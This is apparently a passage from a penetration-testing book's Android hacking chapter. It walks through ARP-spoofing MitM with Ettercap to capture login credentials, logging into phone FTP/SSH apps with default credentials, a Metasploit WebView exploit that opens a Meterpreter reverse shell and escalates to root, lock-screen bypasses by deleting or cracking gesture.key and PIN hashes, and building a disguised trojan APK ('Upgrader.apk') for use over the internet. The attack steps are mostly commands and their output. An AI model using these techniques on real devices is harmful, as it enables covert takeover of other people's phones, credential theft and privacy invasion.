This will compare the two different scans and see how responses differ based on the user account. Finding access as a regular user to privileged content, or identifying where responses are similar or different, could identify misconfigurations within the application.

The screenshot shows the 'Site Comparison' feature in Burp Suite. At the top, there are tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Options, Alerts, SQLPy, and CO2. Below that is a toolbar with Site map and Scope buttons, and a 'Compare site maps' button. A filter bar says 'Filter: Showing all items'. A key indicates 'Added' (blue) and 'Sync selected' (yellow).

Map 1: Shows a tree view of the website structure under <http://thehackerplaybook.com>. The root node '/' has children: about, assets, dashboard, and updates. The 'about' node is expanded, showing its own sub-items: about, assets, dashboard, and updates.

Map 2: Shows a similar tree view for the same URL. The root node '/' has children: assets, dashboard, and updates. The 'assets' node is expanded, showing its own sub-items: assets, dashboard, and updates.

Both maps have a 'Request' and 'Response' tab. The 'Response' tab for Map 1 shows a detailed HTTP request and response. The request is a GET / HTTP/1.1 from Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.90 Safari/537.36. The response includes headers like Host, Accept, User-Agent, and Accept-Encoding.

At the bottom right of the comparison window are 'Change options' and 'Close' buttons.

Burp - Site Comparison Results

If you are interested in learning more, you can visit:

https://www.owasp.org/index.php/Web_Application_Penetration_Testing

This is where successful testers spend a majority of their time. Anyone can run scans, but if you are an effective and efficient manual tester, you are leagues above the norm.

Conclusion

In a network penetration test, time is of the essence. You need to have a solid understanding of the underlying infrastructure, application, and possible vulnerabilities. This chapter has provided a high-level overview of vulnerabilities, how to identify them, and what type of impact they might have if that vulnerability is not resolved. Web vulnerabilities will probably be the most common vulnerability you will identify on an external penetration test. You should now be able to demonstrate how to take advantage of these issues efficiently.

SECTION - 4



ANDROID HACKING

Things We Are Going To cover In This Chapter :

- ✓ Compromising Android Devices
- ✓ Using existing exploits
- ✓ Bypassing screen locks
- ✓ Pulling data from the sdcard
- ✓ Compromising Android Using Meterpreter

Types of Android Attacks

Untrusted APK's:

Attackers lure users to download applications from untrusted sources. These APK's may contain malicious software inside them, giving the attacker remote access to the mobile device when the APK is installed by the user.

SMS:

The user may come across a suspicious SMS giving them big bounty's. When the users click that particular link in the message, they may be redirected to a malicious website giving away their sensitive information or may lead to financial loss.

Email:

Phishing emails may redirect the users to malicious websites compromising the user's details. SPAM emails may steal information from the users.

Spying:

Some applications may spy on the mobile users and report to the remote attackers.

App sandboxing issues:

Sandboxing is the process of testing an App in a limited resource environment against various threats and attacks. If sandboxing has issues, it means that malicious applications can bypass this mechanism.

Rooting:

Rooting is done for increasing speed and performance of an android device. This is not a recommended solution by the android authorities. When a phone is rooted, it loses its warranty and may open the door for various malware and allows the attacker to take control of the device remotely.

Some Results of These Attacks

- Advanced clickjacking attack
- Unconstrained keystroke recording
- Stealthy phishing attack
- Silent installation of a God-mode app (with all permissions enabled)
- Silent phone unlocking and arbitrary actions (while keeping the screen off)

Compromising Android Devices

Users connecting their smartphones to free Wi-Fi access points at coffee shops and airports are pretty common these days. Rooting Android devices to get more features on the devices is commonly seen. Google often releases updates for Android and its components whenever there is a security vulnerability discovered. This chapter gives a glimpse of some of the most common techniques that users should be aware of. We will begin with some simple attacks such as man-in-the-middle (MitM) and then jump into other types. The following are some of the topics covered in this chapter:

- **MitM attacks**
- **Dangers with apps that provide network-level access**
- **Exploiting devices using publicly available exploits**
- **Physical attacks such as bypassing screen locks**

MitM attacks

MitM attacks are one of the most common attacks on mobile devices, as users tend to connect to public Wi-Fi networks so often. Being able to perform MitM on a device not only provides data to the attacker when the user transmits it over an insecure network, but also provides a way to tamper with his communications and exploit vulnerabilities in certain scenarios. WebView addJavaScriptInterface vulnerability is one good example where the attacker needs to intercept communications and inject arbitrary JavaScript into the HTTP response in order to gain complete access to the victim's device. We will discuss how one can achieve code execution by exploiting addJavaScriptInterface vulnerability using the Metasploit framework in a later section of this chapter. This section shows one of the oldest attacks on the Internet that can be used to intercept HTTP communications using a tool called Ettercap.

Ettercap is available in Kali Linux. Before we proceed, open up Ettercap's configuration file using a text editor, as shown follows:

```
root@localhost:~# vim /etc/ettercap/etter.conf
```

Uncomment the rules associated with iptables in the etter.conf file as shown following:

```
# if you use iptables:  
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"  
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
```

We now need to find the gateway. We can find the gateway using netstat as shown in the following screenshot:

```
root@localhost:~# netstat -nr  
Kernel IP routing table  
Destination      Gateway          Genmask        Flags   MSS Window irtt Iface  
0.0.0.0          192.168.0.1    0.0.0.0       UG        0 0          0 eth0  
192.168.0.0      0.0.0.0        255.255.255.0  U         0 0          0 eth0  
root@localhost:~#
```

The gateway in our case is 192.168.0.1.

Finally, let's run Ettercap to perform MitM attack, as shown in the following screenshot:

```
root@localhost:~# ettercap -i eth0 -Tq -M ARP:remote /192.168.0.1//  
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team  
  
Listening on:  
eth0 -> 08:00:27:BF:ED:99  
192.168.0.108/255.255.255.0  
fe80::a00:27ff:febfb:ed99/64  
  
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.  
Privileges dropped to EUID 0 EGID 0...  
  
33 plugins  
42 protocol dissectors  
57 ports monitored  
20388 mac vendor fingerprint  
1766 tcp OS fingerprint  
2182 known services  
Lua: no scripts were specified, not starting up!  
  
Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...  
* |=====| 100.00 %  
  
Scanning for merged targets (1 hosts)...  
* |=====| 100.00 %  
  
4 hosts added to the hosts list...
```


The preceding command performs ARP spoofing on the eth0 interface. It is performing a MitM attack on all the hosts within the network. You can see that in the

```
ARP poisoning victims:  
GROUP 1 : 192.168.0.1 6C:72:20:12:70:90  
GROUP 2 : ANY (all the hosts in the list)  
Starting Unified sniffing...  
  
Text only Interface activated...  
Hit 'h' for inline help
```

following screenshot:

If any user in the LAN transmits data over an insecure channel, the attacker running Ettercap will be able to see the data.

The following screenshot shows a user opening an HTTP website and entering data into the login form:



Once they click Login, the attacker will be able to see the credentials in the Ettercap terminal, as shown in the following screenshot:

```
HTTP : 182.18.153.200:80 -> USER: 9999999999 PASS: supersecret INFO: /Login1.action
CONTENT: username=9999999999&password=supersecret
```

As mentioned earlier, it is also possible to inject arbitrary code into the http responses that will be executed by the mobile client, specifically WebView.

Dangers with apps that provide network level access


It is common that users install apps from the app store for their daily needs. When apps that provide network-level access to Android devices are installed on the phone, users must be cautious about who can access these devices and what data is accessible. Let's see a few examples of what can go wrong when users are not aware of security concepts while using apps with some advanced features.

A simple search for Ftp Server in Play Store will give us the Ftp Server app with the package name `com.theolivetree.ftpserver` within the top few results. The App Store URL for this app was provided in *Chapter 1, Setting Up the Lab*, where we set up the lab.

This app provides FTP functionality on non-rooted devices over port 2221. As you can see in the following screenshot, this app has been downloaded more than 500,000 times at the time of writing:



When you look at its functionality, it is a really good application to have if you are looking for Ftp server functionality on your device. Launching the app will show users the following:



From the preceding screenshot, we can see the following details:

- The port being used by the app is **2221**
- The default username and password is **francis**
- Anonymous user is **enabled**
- The home directory is **/mnt/sdcard**
-

Now, the attack scenario with the app is pretty straightforward. If the users do not change the default settings of this app, all the data on the sdcard can be stolen just with a few simple steps.

A simple nmap scan for port 2221 on the Android device would show that the port is open. The following scan is done against the Sony device:

```
root@localhost:~# nmap -p 2221 192.168.0.107
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-22 03:00 EDT
Nmap scan report for 192.168.0.107
Host is up (0.12s latency).
PORT      STATE SERVICE
2221/tcp  open  unknown
MAC Address: E0:63:E5:1C:05:E5 (Sony Mobile Communications AB)

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
root@localhost:~#
```

Attempting to connect to this FTP server over port 2221 using any FTP client would result in the following:


```
root@localhost:~# ftp 192.168.0.107 2221
Connected to 192.168.0.107.
220 Service ready for new user.
Name (192.168.0.107:root): anonymous
331 Guest login okay, send your complete e-mail address as password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
ftp> ls
200 Command PORT okay.
150 File status okay; about to open data connection.
drwx----- 3 user group          0 May 15 12:57 Android
drwx----- 3 user group          0 May 15 18:57 LOST.DIR
drwx----- 3 user group          0 May 22 14:20 Notifications
drwx----- 3 user group          0 May 15 21:01 Pictures
drwx----- 3 user group          0 May 15 12:57 recovery
-rw----- 1 user group          146 May 22 14:27 customized-capability.xml
-rw----- 1 user group        8770 May 22 14:27 default-capability.xml
226 Closing data connection.
ftp> 
```

As you can see, we have logged in as an anonymous user.

Let's look at another application on the App store that provides SSH server functionality on rooted devices. Searching for SSH server on the App store will show an app with the package name berserker.android.apps.sshdroid in the top results. Again, this app has been downloaded more than 500,000 times:



Launching the application and looking at its options will show the following. The following screenshot shows the default settings of a freshly installed application:



If you look at the above settings, the default password is **admin**. Even more interestingly, this app is providing an option for enabling/disabling the login banner. By default, it is enabled.

Once again, scanning with `nmap` for port 22 shows that there is an SSH service running on the device:

```
root@localhost:~# nmap 192.168.0.107 -p 22
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-05-22 02:25 EDT
Nmap scan report for 192.168.0.107
Host is up (0.069s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: E0:63:E5:1C:05:E5 (Sony Mobile Communications AB)

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
root@localhost:~#
```

If you are thinking that the next step is to brute force the username and password using a tool such as Hydra, you are wrong.

Just try to connect to the SSH service without providing a username and password. You will be presented with the following banner:

```
root@localhost:~# ssh 192.168.0.107
The authenticity of host '192.168.0.107 (192.168.0.107)' can't be established.
RSA key fingerprint is b8:43:43:c8:28:72:b1:15:a4:c9:77:13:87:46:71.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.107' (RSA) to the list of known hosts.
SSHdroid
Use 'root' as username
Default password is 'admin'
root@192.168.0.107's password:
```

Nice, we got the username and password. Now, just log in to the SSH server using the credentials provided and then you are root:

```
root@localhost:~# ssh 192.168.0.107
The authenticity of host '192.168.0.107 (192.168.0.107)' can't be established.
RSA key fingerprint is b8:43:43:c8:28:72:b1:15:a4:c9:77:13:87:46:71.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.107' (RSA) to the list of known hosts.
SSHdroid
Use 'root' as username
Default password is 'admin'
root@192.168.0.107's password:
root@android:/data/data/berserker.android.apps.sshdroid/home # id
uid=0(root) gid=0(root)
root@android:/data/data/berserker.android.apps.sshdroid/home # █
```

These are just a few examples of why users have to be careful when utilizing more features on the devices. Now, in both the preceding cases, the following are expected in order to give users a safer mobile experience:

- Users must be aware of security issues online and they should follow basic steps such as changing the default settings as a minimum
- Developers should warn users about the security risks that come along with the features if they can't avoid dangerous features such as anonymous FTP login

Using existing exploits

There are several vulnerabilities found on Android devices. When a vulnerability is discovered, researchers also release some exploits and place them in public websites such as exploit-db.com. Some are available in frameworks such as Metasploit.

Some vulnerabilities can be exploited remotely, while some of them can be exploited locally. Stagefright is one such example that has made a lot of noise in July 2015 when a researcher called Joshua Drake discovered vulnerabilities in Android's multimedia library known as Stagefright. More information can be found at

<https://www.exploit-db.com/docs/39527.pdf>.

Similarly, the Webview `addJavaScriptInterface` exploit is one of the most interesting remote exploits that has been discovered so far. This vulnerability exploits the fact that the Java reflection APIs are publicly exposed via the WebView JavaScript bridge. Although we are going to use the Metasploit framework in this section to trick the user into opening a link in a vulnerable browser, this exploit can also be used with a MiTM attack, tricking a vulnerable application to execute malicious JavaScript injected into its response. Applications that are targeting API levels ≤ 16 are vulnerable. Let's see the steps to achieve code execution using Metasploit.

First, launch Metasploit's msfconsole and then search for `webview_addjavascript`, as shown in the following screenshot:

```
msf > search webview_addjavascript
[!] Database not connected or cache not built, using slow search

Matching Modules
=====
Name                                     Disclosure Date   Rank
----                                     -----
exploit/android/browser/webview_addjavascriptinterface    2012-12-21      excellent
exploit/android/fileformat/adobe_reader_pdf_js_interface 2014-04-13      good

msf > |
```

As we can see in the preceding screenshot, we have got two different modules in the output. `exploit/android/browser/webview_addjavascriptinterface` is the one we are looking for.

Let's use this exploit as shown in the following screenshot:

```
msf > use exploit/android/browser/webview_addjavascriptinterface
msf exploit(webview_addjavascriptinterface) >
```

After loading the exploit module, we need to set up the options. Let's first check what is required by typing the `show options` command as shown in the following screenshot:

```

msf exploit(webview_addjavascriptinterface) > show options

Module options (exploit/android/browser/webview_addjavascriptinterface):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  Retries        true      no        Allow the browser to retry the module
  SRVHOST       0.0.0.0    yes       The local host to listen on. This must be an address
  SRVPORT        8080     yes       The local port to listen on.
  SSL            false     no        Negotiate SSL for incoming connections
  SSLCert        Path      no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH        Path      no        The URI to use for this exploit (default is random)

Payload options (android/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  AutoLoadAndroid  true      yes      Automatically load the Android extension
  LHOST           Path      yes      The listen address
  LPORT          4444      yes      The listen port

Exploit target:
  Id  Name
  --  --
  0  Automatic

msf exploit(webview_addjavascriptinterface) >

```

As you can see, LHOST is the only entry missing in the payload section. So, let's fill it out. You can find the IP address of your Kali Linux box using the `ifconfig` command. This is shown in following screenshot:

```

root@localhost:~# ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:bf:ed:99
          inet addr:192.168.0.108  Bcast:192.168.0.255  Mask:255.255.255.0
                  inet6 addr: fe80::a00:27ff:fed99/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                      RX packets:5090 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:2778 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:6679080 (6.3 MiB)  TX bytes:192187 (187.6 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
                  inet6 addr: ::1/128 Scope:Host
                      UP LOOPBACK RUNNING  MTU:65536  Metric:1
                      RX packets:22128 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:22128 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:0
                      RX bytes:6084407 (5.8 MiB)  TX bytes:6084407 (5.8 MiB)

root@localhost:~#

```

The IP address is `192.168.0.108` in our case.

Let's set `LHOST` with this IP address as shown in the following screenshot:

```

msf exploit(webview_addjavascriptinterface) > set LHOST 192.168.0.108
LHOST => 192.168.0.108
msf exploit(webview_addjavascriptinterface) >

```


We have everything set. Now, let's type `exploit`. This is shown in the following screenshot:

```
msf exploit(webview_addjavascriptinterface) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.108:4444
msf exploit(webview_addjavascriptinterface) > [*] Using URL: http://0.0.0.0:8080/eGE7bwFwxw8
[*] Local IP: http://192.168.0.108:8080/eGE7bwFwxw8
[*] Server started.
```

As you can see in the preceding screenshot, a reverse handler is running on port 4444 listening for connections. We can pass the URL `http://192.168.0.108:8080/ eGE7bwFwxw8` to the victim.

When the victim opens this link in a vulnerable browser, it gives a reverse shell to the attacker. The following screenshot shows what it looks like when we open the link in an Android 4.1 stock browser:



On the attacker's side, we will receive a reverse shell, as shown in the following screenshot:

```
msf exploit(webview_addjavascriptinterface) > [*] Using URL: http://0.0.0.0:8080/eGE7bwFwxw8
[*] Local IP: http://192.168.0.108:8080/eGE7bwFwxw8
[*] Server started.
[*] 192.168.0.107  webview_addjavascriptinterface - Gathering target information.
[*] 192.168.0.107  webview_addjavascriptinterface - Sending HTML response.
[*] 192.168.0.107  webview_addjavascriptinterface - Serving armle exploit...
[*] Sending stage (56151 bytes) to 192.168.0.107
[*] Meterpreter session 1 opened (192.168.0.108:4444 -> 192.168.0.107:46408) at 2016-05-21 01:33:10 -0400
```

16

The preceding screenshot shows that a Meterpreter session has been opened. If you don't see a proper Meterpreter shell, we can go back to the previous shell and look for existing sessions as shown in the following screenshot:

```
msf exploit(webview_addjavascriptinterface) > sessions -l
Active sessions
=====
Id  Type          Information Connection
--  -- 
1   meterpreter  java/android @ localhost 192.168.0.108:4444 -> 192.168.0.107:46408 (192.168.0.107)
```

As you can see in the preceding figure, we have one session established with ID 1. We can now interact with this as shown in the following screenshot:

```
msf exploit(webview_addjavascriptinterface) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

We've got a stable Meterpreter shell now. We can execute various Meterpreter post exploitation commands to take the attack further. If we get this shell on a rooted device, that will be an added advantage. We can check if the victim's device is rooted or not using the `check_root` command as shown in the following screenshot:

```
meterpreter > check_root  
[+] Device is rooted  
meterpreter >
```

As we can see in the preceding screenshot, the device has been rooted. We can also get a normal shell to run standard Linux commands:


```
meterpreter > shell  
Process 1 created.  
Channel 1 created.  
id  
uid=10005(u0_a5) gid=10005(u0_a5) groups=1015(sdcard_rw),1028(sdcard_r),3003/inet  
su  
id  
uid=0(root) gid=0(root)
```

The preceding screenshot shows that we got a low privileged shell, but we elevated our privileges using the `su` command, since the device is already rooted. If the device is not rooted, we need to use other techniques, such as executing a root exploit to elevate the privileges.

Note: We can execute this attack remotely without user intervention if we use any of the traditional MitM attacks. The idea is to perform MitM and inject malicious JavaScript into the http response and execute it through the Java Reflection APIs exposed via the WebView JavaScript interface. Note that this works only when the apps are targeting API levels ≤ 16 with the WebView JavaScript bridge.

Bypassing screen locks

Just like most other devices, Android devices have got a screen lock mechanism to prevent unauthorized use of someone's device, as shown in the following screenshot:



Android devices usually have the following types of screen lock:

- **None:** No screen lock
- **Slide:** Move the slider to unlock the device
- **Pattern:** Enter the right pattern connecting the dots to unlock the device
- **PIN:** Enter the right number to unlock the device
- **Password:** Enter the right password (characters) to unlock the device

As the first two types do not require any additional skills to bypass the screen lock, we will discuss some techniques available to bypass the other three types of screen lock.

Bypassing pattern lock using adb

Note: This technique requires the device to be rooted and USB debugging must be enabled

Pattern lock on Android devices is a type of screen lock where the user needs to connect the right combination of dots, as shown in the following screenshot:



We can imagine those dots with numbers as shown below:

1	2	3
4	5	6
7	8	9

The preceding pattern in this case becomes **14789**.

When a user sets the pattern, Android hashes the input pattern value and stores it in a file called `gesture.key` located in `/data/system`. This is accessible only to the root and thus we need root privileges in order to access this file.

There are two possibilities to bypass pattern locks on rooted devices:

- Remove the `gesture.key` file
- Pull the `gesture.key` file and crack the SHA1 hash

Removing the `gesture.key` file

Removing the `gesture.key` file is as simple as getting a shell on the device, navigating to the location of `gesture.key` and running the `rm` command, as shown in the following screenshot:



```
C:\Windows\system32\cmd.exe - adb shell
C:\Users\sriini>adb shell
shell@android:/ $ su
root@android:/ # cd /data/system
root@android:/data/system # ls gesture.key
gesture.key
root@android:/data/system # rm gesture.key
root@android:/data/system #
```

Cracking SHA1 hashes from the gesture.key file

Now, let's see how we can crack the hashes from the `gesture.key` file.

As mentioned earlier, when a user sets a pattern, it is stored as an SHA1 hash within the `gesture.key` file. Comparing this hash against a dictionary of all the possible hashes solves the problem.

To do this, first get the `gesture.key` file onto the local machine. You can follow the steps shown below to do this:

```
$adb shell shell@android$su
root@android#cp /data/system/gesture.key /mnt/sdcard
```

The commands shown above will copy the `gesture.key` file onto the SD card. Now, pull this file onto your local machine using the following command:

```
$adb pull /mnt/sdcard/gesture.key
```

Now, run the following command on any Unix-like machine to crack the hash:

```
$ grep -i `xxd -p gesture.key` AndroidGestureSHA1.txt 14789;00 03 06 07
08;C8C0B24A15DC8BBFD411427973574695230458F0
$
```

As you can see in the preceding excerpt, we have cracked the pattern, which is 14789. The preceding command checks the hash from `gesture.key` for a match in the `AndroidGestureSHA1.txt` file, which consists of all the possible SHA1 hashes and their clear text.

The following shell script can be used to execute the same command:

```
$ cat findpattern.sh
grep -i `xxd -p gesture.key` AndroidGestureSHA1.txt
$
```

You can place the `gesture.key` and `AndroidGestureSHA1.txt` files along with this

shell script and run it. It will give the same result:

```
$ sh findpattern.sh
```

```
14789;00 03 06 07 08;C8C0B24A15DC8BBFD411427973574695230458F0  
$
```

Bypassing password/PIN using adb

Note: This technique requires the device to be rooted and USB debugging must be enabled

Bypassing the password/PIN require the same steps to be followed. However, this is not as straightforward as we saw with pattern lock:



When a user creates a password/PIN, a hash will be created and it will be stored in a file called `password.key` in `/data/system`. Additionally, a random salt is generated and stored in a file called `locksettings.db` in the `/data/system` path. It is required to use this hash and salt in order to brute force the PIN.

Let's first pull `password.key` and `locksettings.db` from their respective locations shown following:

```
/data/system/password.key
```

```
/data/system/locksettings.key
```

I am using the same steps we used with `gesture.key`.

Copy the files on to the SD card:


```
# cp /data/system/password.key /mnt/sdcard/  
# cp /data/system/locksettings.db /mnt/sdcard/
```

Pull the files from the sdcard:

```
$ adb pull /mnt/sdcard/password.key  
$ adb pull /mnt/sdcard/locksettings.db
```

Now, let's get the hash from the `password.key` file. We can open the `password.key`

file in a hex editor and grab the hash, as shown in the following screenshot:



Let's open up the `locksettings.db` file using the `SQLite3` command-line tool and get the salt.

It is stored in the `locksettings` table and can be found at the `lockscreen.password_salt` entry:

```
$ sqlite3 locksettings.db  
SQLite version 3.8.5 2014-08-15 22:37:57
```

Enter ".help" for usage hints. `sqlite> .tables android_metadata locksettings`

```
sqlite> select * from locksettings; 2|migrated|0|true  
6|lock_pattern_visible_pattern|0|1  
7|lock_pattern_tactile_feedback_enabled|0|0  
12|lockscreen.password_salt|0|6305598215633793568  
17|lockscreen.passwordhistory|0|1  
24|lockscreen.patterneverchosen|0|1      27|lock_pattern_autolock|0|0
```

```
28|lockscreen.password_type|0|0
29|lockscreen.password_type_alternate|0|0
30|lockscreen.disabled|0|0

sqlite>
```

We now have both the hash and salt. We need to brute force the PIN using these two.

The folks at <http://www.cclgroup ltd.com> have written a nice Python script that can brute force the PIN using the hash and salt. This can be downloaded from the link below and it is free:

<http://www.cclgroup ltd.com/product/android-pin-password-lock-tool/>

Run the following command using the BruteForceAndroidPin.py file:

```
srini's MacBook:RecoverAndroidPin srini0x00$ python BruteForceAndroidPin.py 52E5F4772F5C
4D678BE79722ACF96420A12ED86DC87A724A5AE7A0D3EA05ED76791CE362 6305598215633793568 5
Passcode: 0978
srini's MacBook:RecoverAndroidPin srini0x00$ █
```

Python BruteForceAndroidPin.py [hash] [salt] [max_length_of_PIN] Running the preceding command will reveal the PIN, as shown following:

The time required to crack this PIN depends on the complexity of the PIN set by the user.

Pulling data from the sdcard

When USB debugging is enabled on the device, we can pull data from the device onto the local machine. If the device is not rooted, we can still proceed to pull the data from the sdcard, shown following:

```
$ adb shell
shell@e73g:/ $ cd /sdcard/ shell@e73g:/sdcard $ ls Android
```

Call
Recordings
DCIM
Download

Galaxy Note 3 Wallpapers
HyprmxShared
My Documents
Photo Grid
Pictures
Playlists
Ringtones
SHAREit
Sounds
Studio
WhatsApp
XiaoYing
_chartboost bobble
com.flipkart.android data
domobile gamecfg gameloft media netimages postitial roidapp

shell@e73g:/sdcard \$

We got a shell using adb on a non-rooted device, navigated to the `sdcard` folder and then we were able to list down the contents. This shows that we have permissions on the `sdcard` folder to view the contents. Now, the following excerpt shows that we can also pull the files from the `sdcard` folder without requiring any additional privileges:

```
$ adb pull /mnt/sdcard/Download/cacert.crt
62 KB/s (712 bytes in 0.011s)
$ ls cacert.crt cacert.crt
$
```

As we can see in the preceding excerpt, a file named has been pulled onto the local machine.

Compromising Android Using Meterpreter

Step _1

- Open a terminal, and make a **Trojan .apk**
- You can do this by typing :
- msfpayload android/meterpreter/reverse_tcp LHOST=192.168.0.4 R > /root/Upgrader.apk (replace LHOST with your own IP)
- You can also hack android on **WAN** i.e. through **Internet** by using your **Public/External IP** in the LHOST and by port forwarding (ask me about port forwarding if you have problems in the comment section)



A screenshot of a terminal window titled "root@kali: ~". The window has a standard Linux terminal interface with a title bar, menu bar, and status bar. The terminal prompt is "root@kali: ~". The command entered is "msfpayload android/meterpreter/reverse_tcp LHOST=192.168.0.4 R > /root/Upgrader.apk". The command is completed with a final "#".

Step_2

Open Another Terminal:

- Open another terminal until the file is being produced.
- Load metasploit console, by typing : **msfconsole**



A screenshot of a terminal window titled "root@kali: ~". The window displays the Metasploit logo and a message: "Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro. Learn more on <http://rapid7.com/metasploit>". Below this, it shows the Metasploit version information: "[metasploit v4.10.0-2014100101 [core:4.10.0-pre.2014100101 api:1.0.0]]". It also lists available modules: "+ -- --=[1347 exploits - 743 auxiliary - 217 post]", "+ -- --=[340 payloads - 35 encoders - 8 nops]", and "+ -- --=[Free Metasploit Pro trial: <http://r-7.co/trymsp>]". At the bottom, there is a banner: "The quieter you become, the more you are able to hear." The prompt is "msf >".

Step_3

Set-Up a Listener:

- After it loads(it will take time), load the multi-handler exploit by typing :
use exploit/multi/handler

```
msf > use exploit/multi/handler  
msf exploit(handler) >
```

- Set up a (reverse) payload by typing : set payload android/meterpreter/reverse_tcp
- To set L host type :
set LHOST 192.168.0.4

(Even if you are hacking on WAN type your private/internal IP here not the public/external)

```
msf > use exploit/multi/handler  
